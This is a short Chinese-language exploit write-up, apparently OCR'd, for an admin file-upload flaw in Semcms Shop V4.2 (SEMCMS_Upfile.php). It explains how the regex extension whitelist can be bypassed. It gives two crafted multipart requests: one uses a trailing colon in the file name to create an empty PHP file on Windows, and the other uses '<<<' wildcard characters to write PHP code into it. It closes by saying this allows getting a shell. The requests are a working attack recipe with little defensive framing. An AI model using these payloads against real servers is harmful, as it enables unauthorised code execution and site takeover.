
Semcms Shop V4.2 后台文件上传getshell

在 **SEMCMS_Upfile.php**



白名单用的正则匹配，只要**文件后缀有该白名单就可以通过匹配**

可以**控制文件名**，后缀由前面得到的文件后缀拼接

第一次上传


`wname=shell.jpg.php: filename=test.jpg`

此时经过拼接，`$newname=shell.jpg.php:.jpg`，而在windows平台下，`:`后面的会由于文件名不符合规则变为`shell.jpg.php`，但是php指向的是`shell.jpg.php:.jpg`所以文件内容是传不进去的，此时是构造了一个空文件

```
————WebKitFormBoundarygJpnHJZ7L0C3TBnI
Content-Disposition : form-data ; name="wname"

shell.jpg.php:
————WebKitFormBoundarygJpnHJZ7L0C3TBnI
Content-Disposition : form-data ; name="file" ; filename="1.jpg<<<"
Content-Type : application/x-zip-compressed

<?php phpinfo();?>
————WebKitFormBoundarygJpnHJZ7L0C3TBnI
Content-Disposition : form-data ; name="imageurl"
```



第二次上传

`wname=shell filename=test.jpg<<<`


此时经过拼接，`$newname=shell.jpg<<<`，而`<`在windows下相当于通配符，此时会匹配`shell.jpg.php`

从而把文件内容传入`shell.jpg.php`

```
————WebKitFormBoundaryM4PBqa7wBEjh2dB9
Content-Disposition : form-data ; name="wname"

shell
————WebKitFormBoundaryM4PBqa7wBEjh2dB9
Content-Disposition : form-data ; name="file" ; filename="test.jpg<<<"
Content-Type : application/x-zip-compressed

<? phpinfo();?>
————WebKitFormBoundaryM4PBqa7wBEjh2dB9
Content-Disposition : form-data ; name="imageurl"
```



任意上传php文件后就可尝试getshell